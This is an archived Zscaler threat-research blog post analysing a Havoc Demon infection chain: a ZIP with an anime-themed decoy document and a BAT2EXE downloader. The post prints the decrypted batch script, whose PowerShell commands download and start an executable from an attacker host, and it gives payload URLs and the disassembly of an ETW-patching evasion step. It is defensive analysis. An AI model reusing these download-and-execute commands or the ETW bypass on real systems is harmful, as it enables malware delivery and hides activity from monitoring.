

Havoc Across the Cyberspace | Blog | Zscaler

By Niraj Shिवtarkar, Shatak Jain

Published: 2023-02-14 · Archived: 2026-04-05 19:42:43 UTC

Infection Chain Analysis




Fig 2. Infection chain

The infection chain utilized by the threat actors for delivering the **Havoc Demon** on the target machines commences with a ZIP Archive named “ZeroTwo.zip” consisting of two files “character.scr” and “Untitled Document.docx” as shown in the screenshot below.




Fig 3. ZIP Archive

Here the “Untitled Document.docx” is a document consisting of paragraphs regarding the “ZeroTwo” which is a fictional character in the Japanese anime television series Darling in the Franxx.




Fig 4. Contents of the Document bundled in the ZIP Archive

Further the screen saver file “character.scr” is basically a downloader commissioned to download and execute the Havoc Demon Agent on the victim machine. The Downloader binary is compiled using a BAT to EXE converter “BAT2EXE” which allows users to convert Batch scripts into executables as shown in the screenshot below. The BAT2EXE argument can be seen in the downloader binary.

documentation.help/BAT2EXE/en.html

zscaler ThreatLabz

b2incfile(number)	push rax push rcx sub rsp,20 call character.1400121c0 add rsp,20	
b2incfilecount	pop rcx push rax push qword ptr ss:[rsp+90] pop rcx sub rsp,20	[rsp+90]:L"b2incfilepath"
b2incfilepath		Returns the include file path
b2eprogramname		Returns the full path name of your executable

Fig 5. BAT2EXE argument used in the downloader binary

Once executed the BAT2EXE compiled binary loads and decrypts the Batch Script from the .rsrc section as shown in the screenshot below.

Decrypted BAT Script

Encrypted BAT script loaded via LoadResource

Fig 6. Decrypted BAT Script

The binary then writes and executes the decrypted BAT script from the Temp folder as shown in the image below.




Fig 7. Decrypted BAT Script written in the Temp folder

The Decrypted BAT Script upon execution performs the following tasks:

Checks whether “teste.exe” exists in the Temp folder, if not, it downloads the final payload from <http://146.190.48.229/pics.exe> and saves it as “seethe.exe” in the Temp folder via Invoke-WebRequest and then executes it using “start seethe.exe”



Fig 8. Downloads the final payload “pics.exe” from remote server via Invoke-WebRequest

Then it checks whether “testv.exe” exists in the Temp folder, if not, it downloads an image from <https://i.pinimg.com/originals/d4/20/66/d42066e9f8c4b75a0723b8778c370f1d.jpg> and saves it as images.jpg in the Temp folder and opens it using images.jpg.



Fig 9. Downloads a JPG image from pinimg[.]com

The following image of the “Zero Two” character was downloaded from pinimg[.]com & executed in order to conceal the actual execution and malicious activities performed by the final payload.




Fig 10. Zero Two Image downloaded from pinimg[.]com

Before analyzing the final payload, let’s take a look at another similar Downloader compiled via BAT2EXE named “ihatemylife.exe”, in this case, the decrypted Batch script downloads the final payload from “https[:]//ttwweatherarartgea[.]ga/image[.]exe” using Invoke-WebRequest alongside the payload it also downloads an image to conceal the malicious activities as shown in the screenshot below.

```
cd %temp%

powershell -Command "Invoke-WebRequest -Uri 'https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcQQBmnuovMZg0rZEmZEnDsfTcZbBqw-2_R3Yg&usqp=CAU' -OutFile 'image.jpg'"
timeout /t 7
start image.jpg

powershell -command invoke-webrequest 'https://ttwweatherartgea.ga/image.exe'-outfile image.exe
start image.exe
```



Fig 11. Decrypted Batch scripts downloads the final payload from https[:]//ttwweatherartgea[.]ga





Fig 12. Image Downloaded by the Batch Script to conceal malicious activities

Now let's analyze the final In-the-Wild "Havoc Demon" payload which was downloaded via the Downloader named "character.scr" from http[:]//146[.]190[.]48[.]229/pics.exe as explained previously.

Havoc Demon is the implant generated via the [Havoc Framework](#) - which is a modern and malleable post-exploitation command and control framework created by @C5pider.




Fig 13. The Havoc Framework




Fig 14. Havoc Framework - Interface

Shellcode Loader

The Downloaded payload “pics.exe” is the “**Shellcode Loader**” which is signed using Microsoft’s Digital certificate as shown in the screenshot below.




Fig 15. Microsoft Signed Executable

Upon execution the Shellcode Loader at first disables the Event Tracing for Windows (ETW) by patching the WinApi “EtwEventWrite()” which is responsible for writing an event. ETW Patching process:

- Retrieves module handle of ntdll.dll via GetModuleHandleA
- Retrieves address of EtwEventWrite via GetProcAddress

```

48:8D0D 51280000 | lea rcx,qword ptr ds:[7FF6DA3D4000] | 00007FF6DA3D4000:"ntdll.dll"
48:8B05 CA6A0100 | mov rax,qword ptr ds:[<&GetModuleHandleA>] |
FFD0 | call rax |
48:8D15 4B280000 | lea rdx,qword ptr ds:[7FF6DA3D400A] | rdx:"EtwEventWrite", 00007FF6DA3D400A:
48:89C1 | mov rcx,rax |
48:8B05 BF6A0100 | mov rax,qword ptr ds:[<&GetProcAddress>] |
FFD0 | call rax |
    
```

Fig 16. Fetches the address of EtwEventWrite

- Further it changes the protection of the region via VirtualProtect and then overwrites the first 4 bytes of the EtwEventWrite with following bytes: 0x48,0x33,0xc0,0xc3 (xor rax,rax | ret)

00007FF90089F1A0	4C:8BDC	mov r11,rsp	EtwEventWrite
00007FF90089F1A3	48:83EC 58	sub rsp,58	
00007FF90089F1A7	4D:8948 E8	mov qword ptr ds:[r11-18],r9	
00007FF90089F1A8	33C0	xor eax,eax	
00007FF90089F1AD	45:8943 E0	mov dword ptr ds:[r11-20],r8d	
00007FF90089F1B1	45:33C9	xor r9d,r9d	
00007FF90089F1B4	49:8943 D8	mov qword ptr ds:[r11-28],rax	
00007FF90089F1B8	45:33C0	xor r8d,r8d	
00007FF90089F1B8	49:8943 D0	mov qword ptr ds:[r11-30],rax	
00007FF90089F1BF	66:894424 20	mov word ptr ss:[rsp+20],ax	
00007FF90089F1C4	E8 5F000000	call ntdll.7FF90089F228	
00007FF90089F1C9	48:83C4 58	add rsp,58	
00007FF90089F1CD	C3	ret	
00007FF90089F1CE	CC	int3	

Before Patch

00007FF90089F1A0	48:33C0	xor rax,rax	EtwEventWrite
00007FF90089F1A3	C3	ret	
00007FF90089F1A4	83EC 58	sub esp,58	
00007FF90089F1A7	4D:8948 E8	mov qword ptr ds:[r11-18],r9	
00007FF90089F1A8	33C0	xor eax,eax	
00007FF90089F1AD	45:8943 E0	mov dword ptr ds:[r11-20],r8d	
00007FF90089F1B1	45:33C9	xor r9d,r9d	
00007FF90089F1B4	49:8943 D8	mov qword ptr ds:[r11-28],rax	
00007FF90089F1B8	45:33C0	xor r8d,r8d	
00007FF90089F1B8	49:8943 D0	mov qword ptr ds:[r11-30],rax	
00007FF90089F1BF	66:894424 20	mov word ptr ss:[rsp+20],ax	
00007FF90089F1C4	E8 5F000000	call ntdll.7FF90089F228	
00007FF90089F1C9	48:83C4 58	add rsp,58	
